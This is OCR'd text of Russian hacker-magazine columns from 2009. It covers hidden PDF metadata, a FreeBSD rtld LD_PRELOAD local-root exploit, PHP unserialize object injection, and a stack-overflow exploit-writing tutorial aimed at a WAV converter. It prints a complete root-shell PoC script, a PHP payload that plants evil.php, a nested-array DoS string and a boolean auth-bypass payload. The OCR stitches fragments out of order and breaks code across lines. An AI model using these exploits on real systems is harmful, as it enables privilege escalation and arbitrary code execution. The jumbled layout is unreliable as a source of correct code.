EXPLOIT Замечено, что все это грозит только при использовании печати на своих локальных файлах из-за включения в них подобной информации. Если ты скачаешь файл из интернета, просто распечатав его, то ничего плохого не случится. После ряда экспериментов стало ясно, что таким делом грешат не все софтины для работы с PDF, а именно: bullzip, pdfcreator. Кроме того, рекомендую ознакомиться с одной из статей в корпоративных информационных блогах Adobe (blogs.adobe.com/acrobat/2009/02/properly_removing_sensitive_in.html), которая называется «Properly removing sensitive information». Она посвящена непосредственному удалению критичной информации из документов PDF. Начиная с восьмой версии Acrobat (Acrobat 8, Acrobat 9), появилось две новых утилиты (Redactor, Content Optimzer), целиком и полностью направленных на выделение и удаление подобной инфы из тела документов.

Другой документ (help.adobe.com/en_US/Acrobat/9.0/Professional/WS7E9FA147-10E3-4391-9CB6-6E44FBDA8856.w.html) описывает методику удаления скрытой от глаз пользователя информации, которая включает в себя:
- метаданные;
- файловые приложения (PDF позволяет добавлять к документу аттачменты, посмотреть их можно с помощью View → Navigation Panel → Attachments);
- аннотационные записи и комментарии (View → Navigation Panel → Comments);
- поля форм (всевозможные поля для подписей, вставок, индексов могут быть заведомо заполнены или добавлены комментариями);
- скрытый текст (конечно, он не настолько скрытый, чтобы его не заметить, но это бывает затруднительно (всевозможные цветовые игры, слои фона);
- удаленные текстовой и графический контент.

06 ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРАВ В FREEBSD

BRIEF Итак, заявлен новый способ повышения привилегий! Установка руткитов теперь обзавелась еще одним вариантом. Автором боевого эксплоита является Kingcope (он же Nikolaos Rangos). Уязвимость была найдена в Run-Time Link-Editor (rtld). Вообще, rtld не позволяет использовать опасные переменные окружения, вроде LD_PRELOAD при исполнении setugid-бинарников (ping, su). С помощью специального трюка этот процесс может быть нарушен.

Rtld располагается в libexec/rtld-elf/rtld.c. Переменная LD_PRELOAD указывает rtld на использование какой-либо дополнительной библиотеки (shared object), которая будет подгружена. Как правило, это дело игнорируется при запуске SUID/SGID-приложений. Рассмотрим этот момент более детально:






```
func_ptr_type
_rtld(Elf_Addr *sp,
      func_ptr_type *exit_proc,
      Obj_Entry **objp)
{
   Elf_Auxinfo *aux_info[AT_COUNT];
   int i;
  ...
   trust = !issetugid();
  ...
   /*
If the process is tainted, then we un-set the dangerous
environment variables.  The process will be marked as
tainted until setuid(2) is called.  If any child process
calls setuid(2) we do not want any future processes to
honor the potentially un-safe variables.
    */

   if (!trust) {
      unsetenv(LD_ "PRELOAD");
      unsetenv(LD_ "LIBMAP");
      unsetenv(LD_ "LIBRARY_PATH");
      unsetenv(LD_ "LIBMAP_DISABLE");
      unsetenv(LD_ "DEBUG");
      unsetenv(LD_ "ELF_HINTS_PATH");
   }

  ...
   /* Return the exit procedure and the program entry
point */
   *exit_proc = rtld_exit;
   *objp = obj_main;
   return (func_ptr_type) obj_main->entry;
}
```

Соответственно, если бинарник имеет SUID/SGID-бит, с него будут сняты некоторые LD_ переменные окружения с помощью функции unsetenv (src/lib/libc/stdlib/getenv.c). Проблема заключается именно в этой функции. Деактивация нужной переменной происходит с помощью предварительного вызова findenv, который как раз и может оплошать:

```
if (__findenv(name, nameLen, &envNdx, true) != NULL) {
envVars[envNdx].active = false;
if (envVars[envNdx].putenv)
__remove_putenv(envNdx);
__rebuild_environ(envActive - 1);
}
```

Исходный код вызова __findenv():

```
static inline char *
__findenv(const char *name,
          size_t nameLen,
          int *envNdx,
          bool onlyActive)
{
  int ndx;

   /* Find environment variable from end of array (more
likely to be active).  A variable created by putenv is
always active or it is not tracked in the array */

  for (ndx = *envNdx; ndx >= 0; ndx--)
   if (envVars[ndx].putenv) {
    if (strncmpeq(envVars[ndx].name, name, nameLen)) {
      *envNdx = ndx;
      return (envVars[ndx].name + nameLen +
            sizeof ("=") - 1);
     }
    }
   else if ((!onlyActive || envVars[ndx].active) &&
    (envVars[ndx].nameLen == nameLen &&
    strncmpeq(envVars[ndx].name, name, nameLen))) {
      *envNdx = ndx;
      return (envVars[ndx].value);
   }

  return (NULL);
}
```

Соответственно, если это дело оплошает, результат от выдачи unsetenv получится с ошибкой, и, в итоге, LD-переменная удалена не будет. Код эксплоита успешно демонстрирует помещение вредоносного кода в shared library и его устройство в переменной окружения.

EXPLOIT

А вот полноценный PoC (естественно, лишь для ознакомления):

```
#!/bin/sh
echo ** FreeBSD local r00t zeroday
echo by Kingcope
echo November 2009
cat > env.c << _EOF
#include <stdio.h>

main()
{
   extern char **environ;
   environ = (char**)malloc(8096);

   environ[0] = (char*)malloc(1024);
   environ[1] = (char*)malloc(1024);
   strcpy(environ[1], "LD_PRELOAD=/tmp/w00t.so.1.0");
   execl("/sbin/ping", "ping", 0);
}

_EOF
gcc env.c -o env
cat > program.c << _EOF
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
   extern char **environ;
   environ=NULL;
   system("echo ALEX-ALEX;/bin/sh");
}
_EOF

gcc -o program.o -c program.c -fPIC
gcc -shared -Wl,-soname,w00t.so.1 -o w00t.so.1.0
program.o -nostartfiles
cp w00t.so.1.0 /tmp/w00t.so.1.0
./env  .
```

TARGETS Эксплойт успешно работает на 7.1, 7.2 и 8.0 релизах FreeBSD. Обладателям FreeBSD 6.3-RELEASE и FreeBSD 4.9-RELEASE бояться нечего.



МАГ ICQ 884888, HTTP://WAP-CHAT.RU

PHP И ВОЛШЕБНЫЕ МЕТОДЫ СЕРИАЛИЗАЦИЯ PHP-ОБЪЕКТОВ ГЛАЗАМИ ХАКЕРА

НА ПОВЕСТКЕ ДНЯ — РАЗБОР ПРЕЗЕНТАЦИИ СТЕФАНА ЭССЕРА «SHOCKING NEWS IN PHP EXPLOITATION», КОТОРУЮ ОН ПРЕДСТАВИЛ ВО ВРЕМЯ КОНФЕРЕНЦИИ POC2009 В СЕУЛЕ 5 НОЯБРЯ. ИССЛЕДОВАНИЕ В БОЛЬШЕЙ СТЕПЕНИ НАПРАВЛЕНО НА БУДУЩЕЕ, ТАК КАК ПОКА НЕМНОГИЕ ПРОГРАММИСТЫ СТРЕМЯТСЯ ВОСПОЛЬЗОВАТЬСЯ ВСЕМИ ПРЕИМУЩЕСТВАМИ «ВОЛШЕБНЫХ МЕТОДОВ» PHP.

КРАТКИЙ ЛИКБЕЗ

Для начала тебе стоит уяснить, что же это за «волшебные методы», для чего они нужны и в каких случаях применяются.

Magic Methods — это, в дословном переводе, Магические Методы, которые зарезервированы в php и всегда начинаются с двойного подчеркивания «__» (создателями php не рекомендуется называть свои собственные методы, начиная с этого самого «__», если ты хочешь использовать некоторую волшебную функциональность).

Вот список таких методов:

```
__construct
__destruct
__call
__callStatic
__get
__set
__isset
__unset
__sleep
__wakeup
__toString
__set_state
__clone
__invoke
```

Теперь немного подробнее о каждом методе.

1. «__construct» и «__destruct» — самые популярные методы, которые реализуют базовые понятия объектно-ориентированного программирования: конструктор и деструктор;
2. «__call», «__callStatic», «__get» и «__set» — методы, связанные с перегрузкой обращений как к свойствам, так и к методам. Методы «__get()» и «__set()» вызываются при установке и получении значения свойства, а методы «__call()» и «__callStatic» — при вызове метода. Стоит заметить, что эти магические функции будут вызываться только и исключительно в том случае, если запрошенные метод или свойство не существуют;
3. «__isset» — метод, срабатывающий при вызове функций empty() или isset() на несуществующем или недоступном свойстве класса;
4. «__unset» — срабатывает при вызове функции unset() на несуществующем или недоступном свойстве класса;

5. «__sleep» и «__wakeup» — методы, которые вызываются только из функций serialize и unserialize соответственно. Метод «__sleep» будет вызван сразу при применении к объекту функции serialize, а метод «__wakeup» — при применении unserialize. В настоящий момент методы применяются для сохранения текущего состояния системы с последующим восстановлением данного состояния (например, коннект к базе);
6. «__toString» — метод, с помощью которого можно обращаться к классу как к строке (например, с помощью print или echo);
7. «__set_state» — метод, который вызывается для классов, экспортирующих значения свойств функцией var_export();
8. «__clone» — вызывается при клонировании объекта (введен для использования из-за того, что объекты в php5 и выше передаются по ссылке);
9. «__invoke» — вызывается при попытке использовать объект в качестве функции.

В рамках статьи нас интересуют 3 описанных метода: «__destruct», «__wakeup» и «__toString» — именно они могут вызываться при автозагрузке объектов из функции unserialize.

МНОГОСТРАДАЛЬНЫЙ UNSERIALIZE

Немного отступимся от основной темы и рассмотрим некоторые особенности и варианты эксплуатации функции unserialize(), которые отметил сам Эссер.

1. Пример от Стефана, в котором наглядно описаны все поддерживаемые функцией типы данных:


```
a:3:{i:5;O:9:"TestClass":2:{s:7:"\0*\0pro1"
;i:123;s:

15:"\0TestClass\0pro2";i:123;}

i:123;b:1;i:1337;a:3:{i:0;N;i:
1;i:5;i:2;a:1:{i:0;O:10:"OtherClass":4:{s:16
:"\0OtherClass
\0pro1";s:6:"ABCDEF";s:16:"\0OtherClass\0pro
2";s:3:"ABC";s:
16:"\0OtherClass\0pro3";R:2;s:16:"\0OtherCla
ss\0pro4";N;}}}}
```

Здесь в сериализованной строке содержатся следующие данные:

ПРИМЕР РАБОТЫ ЭКСПЛОЙТА



Magic Methods

The function names __construct, __destruct, __call, __callStatic, __get, __set, __isset, __unset, __sleep, __wakeup, __toString, __invoke, __set_state and __clone are magical in PHP classes. You cannot have functions with these names in any of your classes unless you want the magic functionality associated with them.

Caution

PHP reserves all function names starting with __ as magical. It is recommended that you do not use function names with __ in PHP unless you want some documented magic functionality.

__sleep and __wakeup

serialize() checks if your class has a function with the magic name *__sleep*. If so, that function is executed prior to any serialization. It can clean up the object and is supposed to return an array with the names of all variables of that object that should be serialized. If the method doesn't return anything then NULL is serialized and E_NOTICE is issued.

The intended use of *__sleep* is to commit pending data or perform similar cleanup tasks. Also, the function is useful if you have very large objects which do not need to be saved completely.

Conversely, unserialize() checks for the presence of a function with the magic name *__wakeup*. If present, this function can reconstruct any resources that the object may have.

The intended use of *__wakeup* is to reestablish any database connections that may have been lost during serialization and perform other

МАГИЧЕСКИЕ МЕТОДЫ В PHP

```
b:1; //boolean
i:5; //integer
s:5:"ABCDE"; //string
a:3:{...} //array
O:9:"TestClass":1:{...} //object
```

В примере ты можешь заметить, возможно, неизвестные тебе форматы записи переменных: «\0*\0pro1» и «\0TestClass\0pro2». «Что это за нулл-байты в именах переменных?» — спросишь ты. Заходим на www.php.net/manual/en/function.serialize.php и читаем плашку с «Note»:

```
Object's private members have the class
name prepended to the member name;
protected members have a '*' prepended to
the member name. These prepended values
have null bytes on either side.
```

Это нехитрое пояснение означает, что при сериализации объектов закрытые члены класса должны предваряться именем класса, обрамленным нулл-байтами, а защищенные объекты должны начинаться с «\0*\0».

Также поясню, что в php5 существуют 3 дескриптора для осуществления контроля над доступом к переменным и методам:

- **public** (открытый): метод или переменная доступны из любого места в коде;
- **private** (закрытый): закрытые методы или переменные доступны только внутри класса;
- **protected** (защищенный): защищенные методы или переменные доступны только внутри класса, где они были объявлены, а также из его производных классов.

Данные особенности сериализации объектов означают, что при десериализации мы можем перезаписать даже защищенные переменные внутри вызываемого класса!

2. Далее Эссер приводит пример легкой DoS-атаки с помощью описываемой функции:

```
a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1
:{a:1:{a:
1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{
a:1:{a:1:
{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:
1:{a:1:
{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:
1:{a:1:
{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:
```



links

- php.net/serialize — все о функции serialize.
- php.net/unserialize — все о функции unserialize.
- php.net/manual/en/language.oop5.magic.php — магические методы php.
- php.net/oop5.overloading — перегрузка объектов в php5.
- php.net/manual/en/language.oop5.autoload.php — автозагрузка объектов в php5.
- suspekt.org — официальный блог Стефана Эссера.
- suspekt.org/downloads/POC2009-ShockingNewsInPHPExploitation.pdf — презентация Стефана на PoC2009.
- suspekt.org/downloads/RSS09-WebApplicationFirewallBypassesAndPHPExploits.pdf — презентация на RSS09.
- powerofcommunity.net — официальный сайт конференции PoC.




```
<?php
// classa.inc:

  class A {
      public $one = 1;

      public function show_one() {
          echo $this->one;
      }
  }

// page1.php:

  include("classa.inc");

  $a = new A;
  $s = serialize($a);
  // store $s somewhere where page2.php can find it.
  file_put_contents('store', $s);

// page2.php:

  // this is needed for the unserialize to work properly.
  include("classa.inc");

  $s = file_get_contents('store');
  $a = unserialize($s);

  // now use the function show_one() of the $a object.
  $a->show_one();
?>
```

ПРИМЕР СЕРИАЛИЗАЦИИ ОБЪЕКТОВ С PHP.NET


```
1:{a:1:
{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1
:{a:1:{a:1:{a:1:
{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1
:{a:1:{a:1:{a:1:
{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1
:{a:1:{a:1:{a:1:
{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1
:{a:1:{a:1:{a:1:
{a:1:{a:1:{a:1:{a:1:{a:1:{a:1:{a:1
:{a:1:{a:1:{a:1:
{a:1:{a:1:{...
```


3. И, наконец, известная тебе по древнему phpBB2 уязвимость с использованием == вместо === при сравнении строк и типов данных, проявляющая себе через функцию unserialize. Уязвимый код:

```
<?php
$data = unserialize($autologin);
if ($data['username'] ==
$adminName && $data['password'] ==
$adminPassword) {
  $admin = true;
} else {
  $admin = false;
}
?>

a:2:{s:8:"username";b:1;s:8:"passw
ord";b:1;}
```

Здесь имя пользователя и пароль устанавливаются в булево true, а затем скрипт пускает нас в админку :).

ХИТРЫЕ КЛАССЫ

Настало время вернуться к нашим баранам. Итак, представь, что у нас имеется некая CMS, в которой существует некий класс, где присутствует метод __destruct (__wakeup и __toString мы рассмотрим немного позже и менее подробно, так как они пока что очень редки в реальной жизни, хотя все описываемое в полной мере может относиться и к ним).

Вот исходник этого класса:

```
<?php
class testClass
{
  protected $log_file='log'; //
файл логов
  private $path = './'; //путь к
файлу логов
  var $log_dump; //содержимое
лога

  //деструктор класса
  function __destruct()
  {
    //сохраняем лог
    $f = fopen($this->path.$this->
log_file.'.txt','w');
    fwrite($f,$this->log_dump);
    fclose($f);
   }
}

?>
```

Использоваться данный класс может, например, так:

```
<?php
$test = new testClass();
$test->log_dump = time();
unset($test);
?>
```

В данном примере сначала вызывается класс testClass, затем переменной $log_dump устанавливается значение текущего времени, и вызванный объект уничтожается.

Рассмотрим, что в это время происходит с самим объектом:

1. Инициализируется класс (если бы существовал магический метод __construct, вызывался бы именно он);

2. Устанавливаются защищенная и закрытая переменные $log_file и $path, в которых содержатся имя файла логов и путь к нему;

3. Устанавливается внешняя переменная $log_dump — то, что мы будем записывать в лог-файл;

4. Вызывается деструктор класса __destruct, во время чего в наш лог-файл log.txt записывается текущее время.

Как видишь, у нас получился неплохой пример логгера :).

ЭКСПЛУАТИРУЙ ЭТО!

Теперь настало время представить, что описанный выше класс уже включен в код нашей CMS и что вызываемые из базы данных поля профиля пользователя (или любые другие поля) проверяются на сериализацию. В качестве примера подойдут функции из уже известного тебе WordPress'а:

Speaking at POC 2009
September 24th, 2009 by Stefan Esser

Tag Digg Furl Cosmos Stumble It



This year I will return to Power of Community in Seoul and present a session about state of the art exploitation of PHP applications and servers. Unlike my Syscan and Blackhat talk I will also demonstrate how to find unusual code execution vulnerabilities and how to tunnel attacks through web application firewalls.

Session: Shocking News in PHP Exploitation

Remote code execution vulnerabilities in modern PHP applications have become more difficult to find and exploit due to better education of developers and the wide adoption of Suhosin, web application firewalls and other PHP environment hardening. E.g. the class of remote file inclusion vulnerabilities is practically dead in modern PHP installations.

This talk will demonstrate how a well known class of PHP application vulnerabilities that is widely believed to be a DoS vulnerability only, can result in arbitrary PHP code being executed. Furthermore it will be demonstrated how attacks on PHP applications can be tunneled through web application firewalls like mod_security with ease, bypassing the whole rule engine. And last but not least we will take a look at the recently introduced protections against interruption vulnerabilities in PHP and how it is still possible to perform post exploitation tricks as presented at Syscan and Blackhat.

See you in **Seoul** between 5th and 6th November.

«SHOCKING NEWS IN PHP EXPLOITATION»


```
<?php

...

function is_serialized( $data )
{
  // if it isn't a string, it
isn't serialized
  if ( !is_string( $data ) )
    return false;
  $data = trim( $data );
  if ( 'N;' == $data )
    return true;
  if (!preg_match(
    '/^([adObis]):/', $data,
$badions ) )
    return false;
  switch ( $badions[1] )
  {
    case 'a' :
    case 'O' :
    case 's' :
      if ( preg_match(
        "/^{$badions[1]}:[0-
9]+:.*[;}]\$/s", $data ) )
        return true;
      break;
    case 'b' :
    case 'i' :
    case 'd' :
      if ( preg_match(
"/^{$badions[1]}:[0-9.E-]+;\$/",
$data ) )
        return true;
      break;
  }
  return false;
}

...

function maybe_unserialize
  ( $original )
{
  if (is_serialized( $original))
// don't attempt to unserialize
```



ПРЕЗЕНТАЦИЯ СТЕФАНА ЭССЕРА

```
data that wasn't serialized going
in
    return @unserialize(
$original );
  return $original;
}
...
?>
```

Здесь видно, что, будучи примененной к какой-либо строке, при определенных условиях функция maybe_unserialize() может пропустить оную через нужную нам unserialize(). Рассмотрим подробнее наш класс testClass в контексте сериализации:

1. Переменная $log_file является защищенной, следовательно, при сериализации она должна выглядеть как «\0*\0log_file»;

2. Переменная $path является закрытой и при сериализации выглядит как «\0testClass\0path» (префикс — имя класса);

3. Последняя переменная $log_dump является открытой всюду и для всех, так что никаких специальных манипуляций с ней проводить не нужно.

Из данных утверждений вытекает возможный эксплойт:

```
<?php
//$pole — может быть извлеченным
из БД полем
$pole = "O:9:\"testClass\":3:{s:11
:\"\0*\0log_file\";s:9:\"evil.php\
0\";s:15:\"\0testClass\0path\";s:2
:\"./\";s:8:\"log_dump\";s:16:\"<?
phpinfo(); ?>\";}"
$pole = maybe_unserialize($pole);
?>
```

В примере наш объект вызывается с предустановленными переменными $log_file = "evil.php\0"; (нулл-байт нужен для обрезания предустановленного в классе расширения .txt) и $log_dump = "<? phpinfo(); ?>";. После десериализации, а следовательно, и уничтожения объекта в директории с логами должен появиться файл evil.php, содержащий наш злонамеренный код :).

В случае с __wakeup вся эксплуатация выглядит совершенно таким же образом (потому что этот метод также вызывается при десериализации), а вот в случае с __toString уязвимый код в CMS должен выглядеть чуть-чуть иначе:

```
<?php
...
print unserialize($pole);
...
?>
```

Здесь десериализованная строка должна сразу же выводиться на экран с помощью print или echo, — тогда и только тогда будет вызван указанный метод.

Для более глубокого понимания описанного класса уязвимостей советую внимательно изучить презентации Стефана Эссера (ссылки, как всегда, ищи в сносках). В них содержатся реальные примеры использования метода __destruct в Zend Framework с выполнением кода через preg_replace, инклудом удаленных файлов, загрузкой и удалением произвольных файлов и т.д.

MEMENTO


Описанное выше является лишь документированными возможностями нашего любимого PHP, просто существуют специалисты, которые изучают эти возможности немного глубже, чем обычные кодеры :). Так что, рекомендую с огромной осторожностью применять в своих проектах магические методы __wakeup, __toString и __destruct вкупе с десериализацией любого пользовательского ввода (вообще, никогда не стоит доверять пользователям). Я же с нетерпением буду ждать новых исследований от Стефана Эссера, чего и тебе советую!][

ЛЕОНИД «CR@WLER» ИСУПОВ CRAWLER@XAKEP.RU




ЭКСПЛОИТ «НА КОЛЕНКЕ» ПИШЕМ ЭКСПЛОЙТ ПОДРУЧНЫМИ СРЕДСТВАМИ

РАНО ИЛИ ПОЗДНО МНОГИМ ИЗ НАС ПРИХОДИТСЯ СТАЛКИВАТЬСЯ С ЗАДАЧЕЙ НАПИСАНИЯ ЭКСПЛОИТА. ТЕОРЕТИЧЕСКИХ ИЗЫСКАНИЙ НА ЭТУ ТЕМУ ПРОВЕДЕНО МНОЖЕСТВО, НО ПРАКТИЧЕСКИХ И ПОНЯТНЫХ ПРИМЕРОВ ДО СИХ ПОР НЕ ТАК МНОГО. ПОЭТОМУ СЕГОДНЯ НАШЕЙ ЗАДАЧЕЙ БУДЕТ НАПИСАНИЕ РАБОТАЮЩЕГО ЭКСПЛОИТА ДЛЯ КОНКРЕТНОЙ ПРОГРАММЫ. МЫ РАЗБЕРЕМ ВСЕ ТОНКОСТИ И ПОПЫТАЕМСЯ ПОНЯТЬ, КАК ИМЕННО НАХОДЯТ УЯЗВИМОСТИ И УСПЕШНО ИМИ ПОЛЬЗУЮТСЯ.



ОШИБКА ЗАПИСИ ПО АДРЕСУ [00000000] — ИГНОРИРУЕМ НАЖАТИЕМ <SHIFT+F9>



УЯЗВИМАЯ ПРОГРАММА

Прежде, чем мы перейдем к практике, напомню несколько очень важных моментов. Эксплоит — это программа, которая написана для использования конкретной уязвимости в компоненте операционной системы или приложения. Чаще всего используются дыры, которые связаны с переполнением буфера. Думаю, нет смысла слишком подробно освещать данную тему — в Сети можно найти бездну сугубо теоретического материала. Впрочем, основные понятия ты все-таки сможешь усвоить в процессе чтения статьи. Приступим к исследованию.

ПЕРВЫЕ ШАГИ К НАПИСАНИЮ ЭКСПЛОИТА

«Лабораторным кроликом» для наших экспериментов послужит утилита «FREE WMA MP3 converter», уязвимости которой мы постараемся найти. Конвертер, который мы будем рассматривать, имеет небольшой размер. Это и послужило одной из причин, почему я решил описать именно его исследование (разбирать мегабайты кода — дело чрезвычайно сложное). Открой программу и задай при помощи кнопки «Settings» папку для сохранения декодированных файлов. Обрати внимание: программа умеет конвертировать WAV в MP3 и другие форматы.

Открой шестнадцатеричный редактор «WinHex» и создай файл размером 5192 байт. Заполни его целиком последовательностью одинаковых символов (например, «A»), после чего сохрани с расширением «.wav». Попробуй перекодировать его в mp3-файл при помощи нашего конвертера. Программа завершит работу без всяких предупреждений! Это достаточно любопытно. Чтобы узнать, с чем связано такое поведение нашего «пациента», загрузим его в OllyDbg и попробуем отладить. После того, как программа запустится под отладчиком, снова прикажи ей перекодировать созданный wav-файл в файл формата mp3 (в случае, если возникнет исключение «Access Violation when writing to [00000000]», игнорируй его путем многократного нажатия <Shift+F9>). Итак, перед нами исключение: Access violation when executing [41414141]. Этот адрес выглядит весьма странно, не так ли? Дело в том, что функция, которая прочитала последовательность символов вида «AAA...» из файла, что мы ей скормили, поместила ее в стек — целиком, безо всякой проверки длины. Видимо, в результате этих действий адрес возврата из функции обратно в программу был заменен символами «AAAA», шестнадцатеричный код данной последовательности выглядит как 0x41414141. Неудивительно, что программа решила обратиться по данному адресу. Но, если возможно переписать адрес возврата из функции путем помещения в WAV-файл неимоверно длинной строки символов, существует ли возможность записать вместо случайных чисел конкретный адрес? Да. Взгляни на текущее значение регистра ESP — оно указывает на вершину стека и равно 19FFEE8 (впрочем, все зависит от билда ОС).


Прокрути окно стека чуть выше — наткнешься на первую последовательность байт вида «41414141», которая была помещена в стек. Она располагается по адресу 19FEED4. Если вычесть это значение из числа, содержащегося в регистре ESP, мы получим шестнадцатеричное 1014, которое равно десятичному значению 4116. Это — количество данных, которое гарантированно затирает адрес возврата из функции в стеке. Следовательно, если мы поместим в наш WAV-файл последовательность из 4112 символов, а последние 4 символа заменим адресом возврата, программа передаст управление именно на него.

